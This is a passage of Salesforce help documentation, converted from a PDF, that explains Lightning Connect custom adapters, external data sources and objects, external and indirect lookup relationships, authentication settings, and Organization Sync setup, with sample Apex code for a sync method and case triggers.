When you access external data with a custom adapter for Lightning Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

External IDs for External Objects in Lightning Connect—Custom Adapter

When you access external data with a custom adapter for Lightning Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

Each external object has an External ID standard field. Its values uniquely identify each external object record in your organization. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

 **Important:**

- The custom adapter's Apex code must declare the `DataSource.Column` named `ExternalId` and provide its values.
- Don't use sensitive data as the values of the External ID standard field, because Salesforce sometimes stores those values.
 - External lookup relationship fields on child records store and display the External ID values of the parent records.
 - For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.

 **Example:** This excerpt from a sample `DataSource.Connection` class shows the `DataSource.Column` named `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
        new List<DataSource.Table>();
    List<DataSource.Column> columns;
    columns = new List<DataSource.Column>();
    columns.add(DataSource.Column.text('title', 255));
    columns.add(DataSource.Column.text('description', 255));
    columns.add(DataSource.Column.text('createdDate', 255));
    columns.add(DataSource.Column.text('modifiedDate', 255));
    columns.add(DataSource.Column.url('selfLink'));
    columns.add(DataSource.Column.url('DisplayUrl'));
    columns.add(DataSource.Column.text('ExternalId', 255));
    tables.add(DataSource.Table.get('googleDrive', 'title',
        columns));
    return tables;
}
```

Let users view, search, and modify any data anywhere from within their Salesforce organization.

Setting up Lightning Connect with a custom adapter involves these high-level steps.

1. [Develop the custom adapter for Lightning Connect.](#)

Using the Apex Connector Framework, create the `DataSource.Connection` and `DataSource.Provider` classes that comprise the custom adapter.

2. [Define remote sites for Apex callouts.](#)

If the custom adapter involves any Apex callouts, define each callout endpoint as a remote site in your organization. However, you don't need to define a remote site for a callout whose endpoint is specified as a [named credential](#) instead of a URL.

3. [Define an external data source of type Lightning Connect: Custom.](#)

If you created multiple custom adapters, make sure that the external data source's `Type` field specifies the correct `DataSource.Provider` class.

4. [Create the external objects.](#)

Perform this task only if you don't sync to automatically create the external objects. Create an external object for each external data table that you want to access from your Salesforce organization.

5. [Create help content for the external objects.](#)

Create Visualforce pages to describe the external data. When your users click **Help for this Page** on an external object, they read your custom help content. Remember, your users won't find information about the external data in the Salesforce Help.

6. [Add custom fields and relationships to the external objects.](#)

Create relationships between objects. If you didn't sync to automatically create the external objects and their fields, create a custom field for each external table column that you want to access from your Salesforce organization.

7. [Enable user access to external objects.](#)

Grant object permissions through permission sets or profiles.

8. [Enable user access to the fields on the external objects.](#)

Grant field permissions through permission sets or profiles.

9. If the external data source uses per-user authentication:

a. [Let users authenticate to the external system.](#)

Grant users access to authentication settings for the external data source through permission sets or profiles.

b. [Set up each user's authentication settings.](#)

You or your users can perform this task.

Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

[Custom Adapter for Lightning Connect](#)

[Considerations for Lightning Connect—All Adapters](#)

[Developer Guide: *Visualforce Developer's Guide*](#)

[External Object Relationships](#)

Define an External Data Source for Lightning Connect—Custom Adapter

Connect your Salesforce organization to any data anywhere via a Lightning Connect custom adapter that you create with the Apex Connector Framework.

Before you begin, develop the custom adapter for Lightning Connect. If the custom adapter uses Apex callouts, also define remote sites for the callout endpoints. See [Access External Data with a Custom Adapter for Lightning Connect](#) on page 4646.

1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the fields.

Field	Description
Label	A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views. If you set <code>Identity Type</code> to <code>Per User</code> , this label appears when your users view or edit their authentication settings for external systems.
Name	A unique identifier that's used to refer to this external data source definition through the API. The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Select Lightning Connect: Custom—<your DataSource.Provider class name> .

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

USER PERMISSIONS

To create and edit external data sources:

- "Customize Application"

Field	Description
URL	<p>URL of the external system.</p> <p>Available only when the <code>DataSource.Provider</code> class declares the <code>REQUIRE_ENDPOINT</code> capability. If the class also declares the <code>REQUIRE_HTTPS</code> capability, the URL must begin with <code>https://</code>.</p>
Allow Create, Edit, and Delete	<p>Allows users to create, update, or delete external object records for this data source from within Salesforce. By default, external objects are read-only.</p> <p>You can make external objects writable only when an OData or Apex custom adapter is used to connect Salesforce with the external data source. The Salesforce adapter does not support writable external objects.</p>
High Data Volume	<p>Salesforce enforces rate limits for retrieving and viewing data from external systems. If your organization hits rate limits when accessing external objects that are associated with this external data source, consider selecting this field. Doing so bypasses most of the rate limits. However, external objects that are associated with high-data-volume external data sources aren't available in Salesforce1 and don't support record feeds.</p>
Certificate	<p>If you specify a certificate, your Salesforce organization supplies it when establishing each two-way SSL connection with the external system. The certificate is used for digital signatures, which verify that requests are coming from your organization.</p> <p>Available only when the <code>DataSource.Provider</code> class declares the <code>CERTIFICATE</code> authentication capability.</p>
Identity Type	<p>Determines whether you're using one set or multiple sets of credentials to access the external system. See Identity Type for External Data Sources on page 4603.</p> <p>Available only when the <code>DataSource.Provider</code> class declares the <code>BASIC</code> or <code>OAuth</code> authentication capability.</p>

4. Select the authentication protocol.

- If you select **Password Authentication**, enter the username and password for accessing the external system.
Password authentication is available only when the `DataSource.Provider` class declares the `BASIC` authentication capability.
- If you select **OAuth 2.0**, complete the following fields.
OAuth 2.0 is available only when the `DataSource.Provider` class declares the `OAuth` authentication capability.

Field	Description
Authentication Provider	Choose the provider. See About External Authentication Providers on page 836.

Field	Description
Scope	<p>Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Using the Scope Parameter on page 864.</p> <p> Note:</p> <ul style="list-style-type: none"> – The value that you enter replaces the <code>Default Scopes</code> value that's defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
Start Authentication Flow on Save	<p>Select the checkbox to authenticate to the external system and obtain an OAuth token. This authentication process is called an OAuth flow.</p> <p>When you click Save, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this organization.</p> <p>Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the <code>Scope</code> or <code>Authentication Provider</code> fields.</p>

5. Click **Save**.

6. Click **Validate and Sync**, and confirm that the connection is successful.

This step also invokes the `sync()` method on the `DataSource.Connection` class to obtain the list of tables that you can sync to create external objects and their fields.

7. Optionally, select tables and click **Sync** to do the following for each selected table.

- Automatically create a Salesforce external object.
- Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.

 **Note:** Before you sync, make sure that you understand the considerations that are described in these topics.

- [Sync Considerations for Lightning Connect—All Adapters](#) on page 4607
- [Sync Considerations for Lightning Connect—Custom Adapter](#) on page 4610

You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

Understand the limits and considerations for creating Lightning Connect custom adapters with the Apex Connector Framework.

SEE ALSO:

[Considerations for Lightning Connect—All Adapters](#)

Apex Considerations for Lightning Connect—Custom Adapter

Understand the limits and considerations for creating Lightning Connect custom adapters with the Apex Connector Framework.

- Data type limitations:
 - Double—The value loses precision beyond 18 significant digits. For higher precision, use decimals instead of doubles.
 - String—If the length is greater than 255 characters, the string is mapped to a long text area field in Salesforce.
- Custom adapters for Lightning Connect are subject to the same limitations as any other Apex code. For example:
 - All Apex governor limits apply.
 - Apex callouts aren't allowed after data manipulation language (DML) operations in the same transaction. This means that within the same transaction, you can't update a Salesforce record and then do an Apex callout.

Define External Data Sources

Create external data sources to connect to content and data that's stored outside your Salesforce organization.

1. From Setup, enter *External Data Sources* in the **Quick Find** box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the specific steps for your type of external data source.
 - [Files Connect: Google Drive](#)
 - [Files Connect: SharePoint 2010 or 2013](#)
 - [Files Connect: SharePoint Online or OneDrive for Business](#)
 - [Simple URL: Data from Another Web Domain](#)
 - [Lightning Connect: OData 2.0 or 4.0](#)
 - [Lightning Connect: Salesforce](#)
 - [Lightning Connect: Custom](#)

SEE ALSO:

- [The Files Connect Setup Process](#)
- [Lightning Connect](#)

Validate and Sync an External Data Source

After you configure an external data source, synchronize it to map its tables with external objects in your Salesforce organization. The content and data of external objects appear in federated search, together with your Salesforce content and data.

 **Note:**

- Syncing creates or overwrites Salesforce external objects that map to the external system's schema. Syncing doesn't copy any data into your Salesforce organization or write data from your organization to the external system.
 - Syncing is a one-time process. If the external system's schema is changed, the changes aren't automatically synced to your Salesforce organization. You need to resync the objects to reflect the changes in the external system.
 - Each organization can have up to 100 external objects. Syncing fails if it causes your organization to exceed this limit.
 - For Lightning Connect external data sources, make sure that you read and understand the sync considerations. See [Sync Considerations for Lightning Connect—All Adapters](#) on page 4607.
1. From Setup, enter *External Data Sources* in the **Quick Find** box, then select **External Data Sources**.
 2. Click the name of the external data source.
 3. Click **Validate and Sync**, and confirm that the connection is successful.
 4. Select tables and click **Sync** to do the following for each selected table.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Lightning Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions.

USER PERMISSIONS

To create and edit an external data source:

- "Customize Application"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions.

Lightning Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions.

USER PERMISSIONS

To create an external object from an external data source:

- "Customize Application"

- Automatically create a Salesforce external object.
- Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.

 **Example:** The resulting external data source detail page will include a list of related external objects like this.

External Objects				
Action	Label	Namespace Prefix	Description	Table Name
Edit Del	xCustomers		Customers	Customers
Edit Del	xEmployees		Employees	Employees
Edit Del	xOrders		Orders	Orders
Edit Del	xSuppliers		Suppliers	Suppliers
Edit Del	xInvoices		Invoices	Invoices
Edit Del	xProducts		Products	Products

SEE ALSO:

[Lightning Connect](#)

Define External Objects

Tables in external data sources map to external objects in Salesforce, combining all your data and content in federated search.

External objects are similar to custom objects, except that they map to data that's stored outside your Salesforce organization. Each external object relies on an external data source definition to connect with the external system's data. Each external object definition maps to a data table on the external system. Each of the external object's fields maps to a table column on the external system. External objects enable your users and the Force.com platform to search and interact with the external data.

 **Note:**

- Each organization can have up to 100 external objects.
- If the external system allows it, we recommend that you [sync](#) the external data source to automatically create related external objects. You can instead choose to manually define external objects to customize the external object names and manually create the custom fields. If the external system doesn't allow you to perform a sync, you must manually define an external object that represents each external table.

To create or modify an external object:

1. From Setup, enter *External Objects* in the **Quick Find** box, then select **External Objects**.
2. Click **New External Object**, or click **Edit** to modify an existing external object.
3. Enter the following:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Files Connect is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions.

Lightning Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions.

USER PERMISSIONS

To create and edit external objects:

- "Customize Application"

Field	Description
Label	A user-friendly name for the external object. The label is displayed in the Salesforce user interface, such as in list views.
Plural Label	The plural name of the external object. If you create a tab for this object, this name is used for the tab.
Starts with vowel sound	If it is appropriate for your organization's default language, select to precede your label with "an" instead of "a" for any automated messages.
Object Name	A unique identifier used to refer to this external object definition when using the API. The Object Name field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Description	An optional description of the external object. A meaningful description helps you distinguish among your external objects when you view them in a list.
Context-Sensitive Help Setting	Defines what appears when users click Help for this Page from the external object record home (overview) and detail pages, as well as list views and related lists. We recommend that you select Open a window using a Visualforce page to display custom help that you create for your users. See Getting Started with Object-Level Help on page 3738. If you instead keep the default value, your users only see the Salesforce Help, which doesn't provide any information about your external data. The Help & Training link at the top of each page isn't affected by this setting. It always opens the Salesforce Help.
Content Name	Select the Visualforce page that best describes the data that's provided by this external object. This field is available only when you select Open a window using a Visualforce page .
External Data Source	The external data source definition that contains the connection details you want to use for this external object.
Table Name	Table in the external system that the external object maps to.  Important: For SharePoint, the table name must match the related scope name.
Display URL Reference Field	Available only for Lightning Connect. The external object's <code>Display URL</code> standard field values are automatically generated from the external system. For example, with the OData 2.0 adapter for Lightning Connect, the value is based on the <code>link href</code> that's defined on the OData producer. You can override the default values with the values of a custom field on the same external object. Select the field name, and make sure that the custom field's values are valid URLs.
Deployment Status	Indicates whether the external object is visible to other users.
Launch New Custom Tab Wizard after	If selected, the custom tab wizard starts after you save the external object.

Field	Description
	saving this external object

- Click **Save**.
- On the external object detail page, view and modify the external object's custom fields and relationships, page layouts, field sets, search layouts, and buttons and links.
 - To create field mappings or add fields to an external object, click **New** on the Custom Fields & Relationships related list.
 - Click **Page Layout Assignments** to assign different page layouts by user profile.

Grant Access to Authentication Settings for External Data Sources

For external data sources that use per-user authentication, grant users access through permission sets and profiles. Doing so lets users set up and manage their own authentication settings for accessing the external system.

- From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets** or **Profiles**.
- Click the name of the permission set or profile that you want to modify.
- Do one of the following.
 - For a permission set, or for a profile in the enhanced profile user interface, click **External Data Source Access** in the Apps section. Then click **Edit**.
 - For a profile in the original profile user interface, click **Edit** in the Enabled External Data Source Access section.
- Add the data sources that you want to enable.
- Click **Save**.

Store Authentication Settings for External Systems

You or your administrator can set up and manage your authentication settings for external systems. With valid authentication settings, you can access external systems from within your Salesforce organization.

Your administrator defines external systems in external data sources and named credentials. External data sources specify how to access data or content that's stored outside your Salesforce organization. Named credentials specify callout endpoints, which receive Web service callouts from your organization.

Before you begin, your administrator:

- Sets up the external data source or named credential to use per-user authentication.
- Grants you access to the external data source or named credential.
- Verifies that your organization can connect to the external system.
- Tells you the authentication settings to enter.
- Sets up the community, if applicable, by using the Salesforce Tabs + Visualforce template.

If you need help with any of the settings or if you don't see the expected options, contact your administrator.

1. Access your authentication settings for external systems in one of the following ways.

From within a community:

- If you have a community license, click **My Settings > Authentication Settings for External Systems**.
- Otherwise, from your personal settings, enter *Authentication*, then select **Authentication Settings for External Systems**

From Salesforce, go to your personal settings and enter *Authentication* in the **Quick Find** box, then select **Authentication Settings for External Systems**.

2. Click **New** or **Edit**.
3. Complete the fields.

Field	Description
External System Definition	<p>If you're not sure which option to select, ask your administrator.</p> <ul style="list-style-type: none"> • External Data Source: Provides access to external objects, whose data is stored outside your Salesforce organization. • Named Credential: Enables your actions to trigger authenticated Apex callouts to the endpoint that's specified in the named credential.
External Data Source	Which field appears depends on what's selected for External System Definition .
or Named Credential	If you're not sure which option to select, ask your administrator. Your administrator can change the option labels to make them more relevant or easier to distinguish from each other.

EDITIONS

Available in: Salesforce Classic

Named credentials are available in: **All** Editions.

Files Connect is available in: **Enterprise, Performance, Unlimited, and Developer** Editions.

Lightning Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise, Performance, and Unlimited** Editions.

USER PERMISSIONS

To store authentication settings for an external data source:

- The data source enabled under "External Data Source Access"

To store authentication settings for a named credential:

- The named credential enabled under "Named Credential Access"

To edit another user's authentication settings for external systems:

- "Manage Users"

Field	Description
User	Available only to administrators. Select the user whose authentication settings you're entering.

- Select the authentication protocol that's required by the external system. If you're not sure which option to select, ask your administrator.
 - If you select **Password Authentication**, enter your username and password for the external system.
 - If you select **OAuth 2.0**, complete the following fields.

Field	Description
Authentication Provider	If you're not sure which option to select, ask your administrator. Your administrator can change the option labels to make them more relevant or easier to distinguish from each other.
Scope	If you're not sure what to enter, ask your administrator. Specifies the scope of permissions to request for the access token.
Start Authentication Flow on Save	Select the checkbox to authenticate to the external system and obtain an OAuth token. This authentication process is called an OAuth flow. When you click Save , the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this organization. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the <code>Scope</code> or <code>Authentication Provider</code> fields.

- Click **Save**.

External Object Relationships

External objects support standard lookup relationships. However, data that's stored outside your Salesforce organization often doesn't contain the 18-character Salesforce record IDs that standard lookup relationships use to associate related records with each other. Therefore, two special types of lookup relationships are also available for external objects: external lookups and indirect lookups.

External lookup relationships and indirect lookup relationships compare the values of a field on the parent object to the values of the relationship field on the child object. When values match, the records are related to each other.

This table summarizes the types of relationships that are available to external objects.

Relationship	Allowed Child Objects	Allowed Parent Objects	Parent Field for Matching Records
Lookup	Standard Custom External	Standard Custom	The 18-character Salesforce record ID
External lookup	Standard Custom External	External	The External ID standard field
Indirect lookup	External	Standard Custom	You select a custom field with the <code>External ID</code> and <code>Unique</code> attributes

EDITIONS

[Lookup Relationship Fields on External Objects](#)

Use a lookup relationship when the external data includes a column that identifies related Salesforce records by their 18-character IDs.

[External Lookup Relationship Fields on External Objects](#)

Use an external lookup relationship when the parent is an external object.

[Indirect Lookup Relationship Fields on External Objects](#)

Use an indirect lookup relationship when the external data doesn't include Salesforce record IDs.

SEE ALSO:

[Create Custom Fields](#)

[Relationship Considerations for Lightning Connect—All Adapters](#)

[Include a Files Connect Data Source in Global Search](#)

[Object Relationships Overview](#)

Lookup Relationship Fields on External Objects

Use a lookup relationship when the external data includes a column that identifies related Salesforce records by their 18-character IDs.

A lookup relationship field links a child standard, custom, or external object to a parent standard or custom object. A user who's editing a child record can click the field's lookup icon to select a specific parent record, and a user who's viewing a parent record can view a related list of child records.

When you create a lookup relationship field on an external object, enter the External Column Name that contains the 18-character Salesforce IDs for identifying the parent records.

Example:

- Account record (parent standard object) displays a related list of external SAP sales orders (child external object).
- Account record (parent standard object) displays a related list of support cases (child standard object).

SEE ALSO:

[External Object Relationships](#)

[Create Custom Fields](#)

[Relationship Considerations for Lightning Connect—All Adapters](#)

[Include a Files Connect Data Source in Global Search](#)

External Lookup Relationship Fields on External Objects

Use an external lookup relationship when the parent is an external object.

An external lookup relationship links a child standard, custom, or external object to a parent external object.

The values of the standard External ID field on the parent external object are matched against the values of the external lookup relationship field. For a child external object, the values of the external lookup relationship field come from the specified External Column Name.

Example:

- External product catalog item (parent external object) displays a related list of support cases (child standard object).
- External customer (parent external object) displays a related list of external orders (child external object).

 **Example:** For the Salesforce adapter for Lightning Connect, suppose that you store contacts and accounts in the provider organization. From the subscriber organization, you want to view each account's related contacts. To do so, create an external lookup field on the subscriber organization's Contact external object. Link that external lookup field to the subscriber organization's Account external object. Then set up the page layouts for the Account external object to include a related list that displays the related Contact external object records.

Indirect Lookup Relationship Fields on External Objects

Use an indirect lookup relationship when the external data doesn't include Salesforce record IDs.

An indirect lookup relationship links a child external object to a parent standard or custom object. When you create an indirect lookup relationship field on an external object, you specify the parent object field and the child object field to match against each other.

Specifically, you select a custom unique, external ID field on the parent object to match against the child's indirect lookup relationship field, whose values are determined by the specified External Column Name.

 **Note:** Only objects that have a custom field with the `External ID` and `Unique` attributes are available as parent objects in indirect lookup relationships. If you don't see the desired object when you create an indirect lookup relationship field, add a custom unique, external ID field to that object.

 **Example:**

- Account record (parent standard object) displays a related list of SAP sales orders (child external object) with matching customer IDs that aren't Salesforce IDs.
- Contact record (parent standard object) displays a related list of social media posts (child external object) with matching social media handles.

Organization Sync

Organization Sync

At Salesforce, we recognize that you need to access your data at a moment's notice—even during our downtimes and maintenance. With Organization Sync, you can set up a secondary, synced Salesforce organization where users can work on your most business-critical processes and data whenever your primary organization is experiencing downtime or maintenance.

Organization Sync is ideal for companies whose users need access to Salesforce at all times. For example, representatives in a 24/7 call center can continue to serve customers during maintenance windows with minimal disruption.

Organization Sync uses the framework of Salesforce to Salesforce, a feature that lets customers share records with other companies that use Salesforce. To set up Organization Sync, the Salesforce administrator establishes a secondary Salesforce organization with matching metadata and creates a data replication connection between the primary and secondary organizations. The administrator specifies which types of data can be copied to the secondary organization by mapping essential objects and fields to the secondary organization through a publish and subscribe process. Then, records are copied to the secondary organization in a way that ensures that they remain synced.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Files Connect is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions.

Lightning Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions



USER PERMISSIONS

To set up a replication connection:

- "Manage Connections"

When the primary organization is down for maintenance, users are redirected to the secondary organization until the maintenance is complete. All actions (creating a case, deleting an attachment, and more) that users perform in one organization are automatically applied to the other organization. The administrator can also choose to redirect users at any time if he or she needs to make updates to the primary organization.

This graphic shows the steps the Salesforce administrator follows to implement Organization Sync:

Want to learn more about the Organization Sync structure and setup? Watch this short, informative video: [How Organization Sync Works](#).

Limitations

- To use Organization Sync, you must purchase a secondary Salesforce organization and its accompanying user licenses.
- The primary and secondary organization must be the same organization type (for example, production or sandbox) and edition.
- To avoid inconsistent behavior, both organizations must have the same limits and settings. If the limits of the primary organization have been adjusted, contact Salesforce to have the same changes made in the secondary organization.
- Only certain objects can be published in Organization Sync.
- LiveAgent, Salesforce Knowledge, Portals, and Communities aren't supported.
- Managed packages aren't synced. If you wish, you can install a package on both organizations to keep the user experience consistent.
- Auto-numbered fields and certain types of metadata aren't synced between the primary and secondary organizations.

Prepare for Organization Sync

Considerations for Setting Up Organization Sync

Before you start to set up Organization Sync, review this essential information. The way you currently use auto-numbered fields, Apex triggers, audit fields, and other Salesforce features determines how you approach your implementation.

IN THIS SECTION:

[Syncing Feeds and Audit Fields](#)

Syncing feeds and audit fields on connected records makes it easier for users working in the secondary organization to quickly assess a record's history.

[Configuring Triggers](#)

If you have Apex triggers in place in your primary Salesforce organization, they aren't automatically duplicated to the secondary organization in Organization Sync. This is because it may not make sense for a trigger to be active in both organizations. However, you can adapt your primary organization triggers to meet your needs in both organizations.

[Configuring Auto-Numbered Fields](#)

Fields with auto-generated numbers such as case numbers aren't synced in Organization Sync, but you can develop a workaround to keep the user experience consistent in the primary and secondary organization.

[Choosing a Syncing Approach](#)

Though Organization Sync is designed to support a direct two-way sync between the primary and secondary organization, it can also support a one-way sync scenario. Before beginning the publish and subscribe process, decide which approach best meets your business needs.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Syncing Feeds and Audit Fields

Syncing feeds and audit fields on connected records makes it easier for users working in the secondary organization to quickly assess a record's history.

Records and feed posts in Salesforce contain four audit fields:

- CreatedBy
- CreatedDate
- LastModifiedBy
- LastModifiedDate

If audit fields are synced, connected records display the same audit field values in both organizations.

For example, users working on connected records can see when a post was written, when a comment was made, and when a record was modified, regardless of which organization the change was made in. We recommend syncing audit fields to give users a consistent experience.

To sync feeds and audit fields, simply select the `Sync Feeds and Audit Fields` option when sending your connection invitation. If you're using a two-way sync, selecting this option syncs audit fields in both directions. You can also edit this option from your Organization Sync connection's detail page.

Important:

- If you don't see the `Sync Feeds and Audit Fields` checkbox when sending the connection invitation, the Salesforce admin must enable audit field creation in your organization. To enable this preference, from Setup, enter **User Interface** in

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

the Quick Find box and click **User Interface**. Then, select `Enable "Set Audit Fields upon Record Creation"` and `"Update Records with Inactive Owners"` User Permissions.

- Enabling this user interface preference also lets users manually edit audit fields in Salesforce. If your business doesn't allow manual editing of audit fields, you may not be able to sync feeds and audit fields in Organization Sync. In that case, you can still set up feed tracking for records in the secondary organization, but that feed only shows updates made in the secondary organization.

Configuring Triggers

If you have Apex triggers in place in your primary Salesforce organization, they aren't automatically duplicated to the secondary organization in Organization Sync. This is because it may not make sense for a trigger to be active in both organizations. However, you can adapt your primary organization triggers to meet your needs in both organizations.

To adapt your current triggers for use in Organization Sync, reference the `Connection Type` and `Replication Role` fields. These fields appear as columns on the Connections page. The `Connection Type` indicates whether the connection is a standard or replication (Organization Sync) connection, while the `Replication Role` indicates whether the organization is the primary or secondary organization.

All triggers should be configured before you begin the publish and subscribe process. You'll need to decide which trigger-related behaviors you want to see in the secondary organization. Here are some possible approaches:

- If you'd like an existing trigger to work in both organizations, set up an identical trigger in the secondary organization.
- If an existing trigger isn't needed in the secondary organization, just leave it as is; it will continue to function in the primary organization.
- If you'd like to see different behavior in each organization, set up a trigger that references both organizations.

 **Example:** The following trigger changes all case descriptions to "Case in Primary" in the primary organization, and "Case in Secondary" in the secondary organization.

```
trigger CaseTrigger_UpdateDesc on Case (before insert, before update) {
    boolean isPrimary = true;
    for (PartnerNetworkConnection conn : [select ReplicationRole from
PartnerNetworkConnection where ConnectionType = 'Replication' and ConnectionStatus =
'Accepted']) {
        if (conn.ReplicationRole == 'Secondary') {
            isPrimary = false;
        }
    }

    for (Case c : Trigger.new) {
        if (isPrimary) {
            c.Description = 'Case in Primary';
        } else {
            c.Description = 'Case in Secondary';
        }
    }
}
```

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Configuring Auto-Numbered Fields

Fields with auto-generated numbers such as case numbers aren't synced in Organization Sync, but you can develop a workaround to keep the user experience consistent in the primary and secondary organization.

When a case in the primary organization is copied to the secondary organization, Salesforce views it as a new case and assigns a new case number. However, you can set up a custom field configuration that allows cases to display the same identifying number across both organizations. This lets support agents quickly locate a case by number, regardless of which organization they're working in. While the following example relates to the Case Number field, the same approach can be used for any auto-generated number field in Salesforce.

Important: If your company already uses a custom field to represent case numbers, you don't need to complete these steps.

To configure case numbers for Organization Sync:

1. In the primary organization, create a custom text field named "[Your Company] Case Number."
2. Update the case page layout:
 - a. Add the custom case number field that you just created.
 - b. Remove or hide the system-generated case number field.
3. Apply a trigger that copies the system-generated case number to the custom case number field, but only runs for cases that already existed or are newly created (rather than copied). This prevents the "false" case number assigned during replication from being copied to the custom case number field. Use the following trigger:

```
trigger UpdateCaseNumber on Case (after insert) {
    List<Case> cases = new List<Case>();
    for (Case c : Trigger.new) {
        if (c.CustomCaseNumber__c == null) {
            Case caseToUpdate = new Case(Id=c.Id);
            caseToUpdate.CustomCaseNumber__c = c.CaseNumber;
            cases.add(caseToUpdate);
        }
    }
    database.update(cases);
}
```

4. Repeat the previous steps in the secondary organization.
5. In the secondary organization, adjust the case number display setting so auto-assigned case numbers begin with "2-". This ensures that system-assigned case numbers won't match existing primary organization case numbers. To change this setting:
 - a. From the object management settings for cases, go to the fields area.
 - b. Click **Edit** next to the Case Number field.
 - c. Enter the following text in the Display Format field: **2-{00000000}**.
 - d. Click **Save**.

The following graphic illustrates the case number configuration. If a two-way sync is implemented, the process remains the same whether the case is created in the primary or the secondary organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To add fields to a published object:

